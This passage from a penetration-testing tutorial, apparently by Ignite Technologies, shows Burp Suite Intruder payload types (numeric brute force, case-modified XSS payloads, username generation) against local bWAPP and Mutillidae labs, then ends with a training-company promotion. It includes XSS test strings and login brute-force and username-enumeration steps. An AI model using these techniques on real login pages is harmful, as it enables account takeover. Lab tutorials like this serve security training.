17	6bc24fc1ab650b25c4114e9...	200			52569	A1B2
18	6bc24fc1ab650b25b5114e9...	200			52569	A1B2
19	6bc24fc1ab650b25b4214e9...	200			52569	A1B2
20	6bc24fc1ab650b25b4124e9...	200			52569	A1B2
21	6bc24fc1ab650b25b4115e9...	200			52569	A1B2
22	6bc24fc1ab650b25b4114f93...	200			52569	A1B2
23	6bc24fc1ab650b25b4114e:3...	200			52569	A1B2
24	6bc24fc1ab650b25b4114e9...	200			52569	A1B2
25	6bc24fc1ab650b25b4114e9...	200			52569	A1B2
26	6bc24fc1ab650b25b4114e9...	200			52569	A1B2
27	6bc24fc1ab650b25b4114e9...	200			52569	A1B2
28	6bc24fc1ab650b25b4114e9...	200			52569	A1B2
29	6bc24fc1ab650b25b4114e9...	200			52569	A1B2

## Numbers

Similar to the brute forcer, this payload type is specifically **designed for the numbers** part. Many bug hunters love this payload type as its acts as their helping hand majorly in the **OTP Bypass attacks**.

Although the method to use this payload is same, whether you use it for OTP bypass or login brute force.

So, let's understand the working of this payload type by capturing the ongoing HTTP request of a login page.

Request to http://192.168.0.11:80

Forward Drop Intercept is on Action Open Browser

Raw Params Headers Hex

```
1 POST /bWAPP/login.php HTTP/1.1
2 Host: 192.168.0.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 68
9 Origin: http://192.168.0.11
10 Connection: close
11 Referer: http://192.168.0.11/bWAPP/login.php
12 Cookie: PHPSESSID=qlah0on85tc1ja85878lqupu5m; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 login=hackingarticles&password=password&security_level=0
```

Scan  
Do passive scan  
Do active scan  
Send to Intruder → Ctrl-I  
Send to Repeater Ctrl-R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Request in browser  
Engagement tools  
Change request method  
Change body encoding  
Copy URL

As soon as we share it to the Intruder, we'll thus need to set the **positions** for it, here let's mark the password field and set the attack type to "**Sniper**".

Target Positions Payloads Options

② Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper →

Add \$ →

Clear \$

Auto \$

Refresh


```
1 POST /bWAPP/login.php HTTP/1.1
2 Host: 192.168.0.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 68
9 Origin: http://192.168.0.11
10 Connection: close
11 Referer: http://192.168.0.11/bWAPP/login.php
12 Cookie: PHPSESSID=qlah0on85tc1ja85878lqupu5m; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 login=hackingarticles&password=password&security_level=0
```

Choose **Numbers** from the payload type options provided and further configure the following as per your requirement.

**From** – The fuzzing will start from that payload.

**To** – The last Payload

**Steps** – This indicates the iteration, here I've set it to “**1**” i.e. the next payload after 100 will be 101, 102, 103 and so on. And if we set it “**2**”, then the next payload after 100 will be 102,104,106 with an increment of 2,



As soon as you set all these things, hit the “**Attack**” button and sit back and wait for the response. Within a few minutes, we'll get a **302 Redirection** at 123.


Request	Payload	Status	Error	Timeout	Length
24	123	302			509
0		200			4420
1	100	200			4420
2	101	200			4420
3	102	200			4420
4	103	200			4420
5	104	200			4420
6	105	200			4420
7	106	200			4420
8	107	200			4420
9	108	200			4420
10	109	200			4420
11	110	200			4420
12	111	200			4420
13	112	200			4420
14	113	200			4420
15	114	200			4420
16	115	200			4420
17	116	200			4420
18	117	200			4420
19	118	200			4420
20	119	200			4420
21	120	200			4420
22	121	200			4420

# Case Modification


Sometimes it's difficult to determine, that in which case the user has set his/her password. Thereby in order to solve this dilemma, burpsuite has a payload type integrated within itself, which adjust the cases (lower & upper) of the base value and create payloads within from that.

However, this is not for the passwords only, there are times when the developer blocks some specific cases for their input field, thereby in order to determine such, we can use this too.

Let's capture the request and check its practical exposure.



You know what we need to do next, select the payload position and opt Sniper as an **Attack type** for it.



Now, here comes the best part. Opt **Case modification** from the provided list and configure the same. Fill the empty box with an XSS script and hit the **Attack** button. (Here we're testing for the **XSS**vulnerability as many times the developer blocks up "SCRIPT" or "script" keyword.)

Target Positions Keyboards Options

① Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 3 (approx)

Payload type: Case modification Request count: 15 (approx) Start attack

② Payload Options [Case modification]

This payload type lets you configure a list of strings and apply various case modifications to each item.

Case modifications

No change

To lower case

To uppercase

To Proprname

To ProperName

Items (1)

Paste <SCRIPT>ALERT(1)</SCRIPT> Load...

Cool!! We got our payload injected at the correct place. Do a right-click, opt "**Show Response in Browser**" to check the same where Javascript is enabled.

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
0	<Script>alert(1)</Script>	200			13677	
1	<script>alert(1)</script>	200			13695	
2	<SCRIPT>ALERT(1)</SCRIPT>	200			13695	
3	<SCRIPT>ALERT(1)</SCRIPT>	200			13695	

Request Response

Raw Headers Hex Render

```
77
78     </form>
79
80     <br />
81     Welcome <script>
82         alert(1)
83     </script>
84     123
85     </div>
86
87     <div id="side">
```

And there we go, we got the pop up reflected with “1”.



## Username generator

During a social engineering attack, it's simple to gather information about the user whether it is his name or contact number, even there are times we can even guess up the password too, but the most difficult thing is to identify the username he set.

Therefore in order to get out of such situations, burpsuite offers one more great **payload type**, where we just need to give a specific name and it itself will generate all the possible usernames and check them according to the injected password.

Wonder, how this could be done?? Check out the following scenario.

Capture the Request with a random username and correct password and share it all to the Intruder.

Request to http://192.168.0.11:80  
Forward Drop Intercept is... Action Open Brow... Comment this item  
Raw Params Headers Hex  
1 POST /mutillidae/index.php?page=login.php HTTP/1.1  
2 Host: 192.168.0.11  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0)  
4 Accept: text/html,application/xhtml+xml,application/x  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Content-Type: application/x-www-form-urlencoded  
8 Content-Length: 58  
9 Origin: http://192.168.0.11  
10 Connection: close  
11 Referer: http://192.168.0.11/mutillidae/index.php?page=login.php  
12 Cookie: showhints=1; PHPSESSID=qlah0on85tc1ja85878lqu  
13 Upgrade-Insecure-Requests: 1  
14  
15 username=random&password=123&login-php-submit-button=

Action menu options:  
Scan  
Do passive scan  
Do active scan  
Send to Intruder → Ctrl-I  
Send to Repeater Ctrl-R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Request in browser ►  
Engagement tools ►  
Change request method  
Change body encoding  
Copy URL

Now, time to set our payload position, select “random” and click the **Add** button, further opt the attack type to **Sniper**.

The screenshot shows the 'Payload Positions' section of the Burp Suite interface. At the top, there are tabs for Target, Positions, Payloads, and Options. The 'Positions' tab is selected. Below it, a sub-section titled 'Payload Positions' is shown with the heading 'Attack type: Sniper'. A red arrow points to the 'Sniper' dropdown. To the right of the dropdown are several buttons: 'Start attack' (disabled), 'Add \$' (highlighted with a red arrow), 'Clear \$', 'Auto \$', and 'Refresh'. The main area displays a list of HTTP request headers and a body line. A red arrow points to the body line 'username=\$random\$&password=123&login=php-submit-button>Login'. The entire window has a dark theme.

And there we are, select “**Username generator**”, from the payload type and enter the name you wish for, for the usernames. Here, in our case, we’ve used “**Ignite Technologies**.” We can even select the maximum number of payloads i.e. the usernames, here we’ve also set that to 50.

The screenshot shows the 'Payload Sets' section of the Burp Suite interface. At the top, there are tabs for Target, Positions, Payloads, and Options. The 'Payloads' tab is selected. Below it, a sub-section titled 'Payload Sets' is shown with the heading 'Payload set: 1'. A red arrow points to the 'Payload type' dropdown, which is set to 'Username generator'. To the right of the dropdown are 'Payload count: 0' and 'Request count: 0'. Below this, another sub-section titled 'Payload Options [Username generator]' is shown with the heading 'Maximum payloads per item: 50'. A red arrow points to the 'Ignite Technologies' entry in the 'Items' list, which contains a single item: 'Ignite Technologies'. Other buttons in the 'Items' list include Paste, Load..., Remove, Clear, and Add.

As soon as we hit the **Attack** button, our fuzzer will starts up and with this, we can see a huge number of usernames are there enrolled into the list, and we got ours as **Ignite !!**

Request	Payload	Status	Error	Timeout	Length	Comments
0		200			56744	
1	IgniteTechnologies	200			56744	
2	Ignite.Technologies	200			56744	
3	TechnologiesIgnite	200			56744	
4	Technologies.Ignite	200			56744	
5	Ignite	302			424	
6	Technologies	200			56744	
7	IgniteT	200			56744	
8	Ignite.T	200			56744	
9	Tignite	200			56744	
10	T.Ignite	200			56744	
11	ITechnologies	200			56744	
12	I.Technologies	200			56744	
13	TechnologiesI	200			56744	
14	Technologies.I	200			56744	
15	IgniteTe	200			56744	
16	Ignite.Te	200			56744	
17	Telgnite	200			56744	
18	Te.Ignite	200			56744	
19	IgTechnologies	200			56744	
20	Ig.Technologies	200			56744	
21	TechnologiesIg	200			56744	
22	Technologies.Ig	200			56744	
23	IgniteTec	200			56744	
24	Ignite.Tec	200			56744	
25	Teclgnite	200			56744	
26	Tec.Ignite	200			56744	
27	IgnTechnologies	200			56744	
28	Ign.Technologies	200			56744	
29	TechnologiesIgn	200			56744	

# About Us

# About Us

***“Simple training makes Deep Learning”***

“IGNITE” is a worldwide name in IT field. As we provide high-quality cybersecurity training and consulting services that fulfil students, government and corporate requirements.

We are working towards the vision to “Develop India as a Cyber Secured Country”. With an outreach to over eighty thousand students and over a thousand major colleges, Ignite Technologies stood out to be a trusted brand in the Education and the Information Security structure.

We provide training and education in the field of Ethical Hacking & Information Security to the students of schools and colleges along with the corporate world. The training can be provided at the client's location or even at Ignite's Training Center.

We have trained over 10,000 + individuals across the globe, ranging from students to security experts from different fields. Our trainers are acknowledged as Security Researcher by the Top Companies like - Facebook, Google, Microsoft, Adobe, Nokia, Paypal, Blackberry, AT&T and many more. Even the trained students are placed into a number of top MNC's all around the globe. Over with this, we are having International experience of training more than 400+ individuals.

The two brands, Ignite Technologies & Hacking Articles have been collaboratively working from past 10+ Years with about more than 100+ security researchers, who themselves have been recognized by several research paper publishing organizations, The Big 4 companies, Bug Bounty research programs and many more.


Along with all these things, all the major certification organizations recommend Ignite's training for its resources and guidance.

Ignite's research had been a part of number of global Institutes and colleges, and even a multitude of research papers shares Ignite's researchers in their reference.

# What We Offer

## Ethical Hacking

The Ethical Hacking course has been structured in such a way that a technical or a non-technical applicant can easily absorb its features and indulge his/her career in the field of IT security.



## Bug Bounty 2.0

A bug bounty program is a pact offered by many websites and web developers by which folks can receive appreciation and reimbursement for reporting bugs, especially those affecting to exploits and vulnerabilities.

Over with this training, an individual is thus able to determine and report bugs to the authorized before the general public is aware of them, preventing incidents of widespread abuse.



## Network Penetration Testing 2.0

The Network Penetration Testing training will build up the basic as well advance skills of an individual with the concept of Network Security & Organizational Infrastructure. Thereby this course will make the individual stand out of the crowd within just 45 days.



## Red Teaming

This training will make you think like an "Adversary" with its systematic structure & real Environment Practice that contains more than 75 practicals on Windows Server 2016 & Windows 10. This course is especially designed for the professionals to enhance their Cyber Security Skills



## CTF 2.0

The CTF 2.0 is the latest edition that provides more advance module connecting to real infrastructure organization as well as supporting other students preparing for global certification. This curriculum is very easily designed to allow a fresher or specialist to become familiar with the entire content of the course.



## Infrastructure Penetration Testing

This course is designed for Professional and provides an hands-on experience in Vulnerability Assessment Penetration Testing & Secure configuration Testing for Applications Servers, Network Deivces, Container and etc.



## Digital Forensic

Digital forensics provides a taster in the understanding of how to conduct investigations in order for business and legal audiences to correctly gather and analyze digital evidence.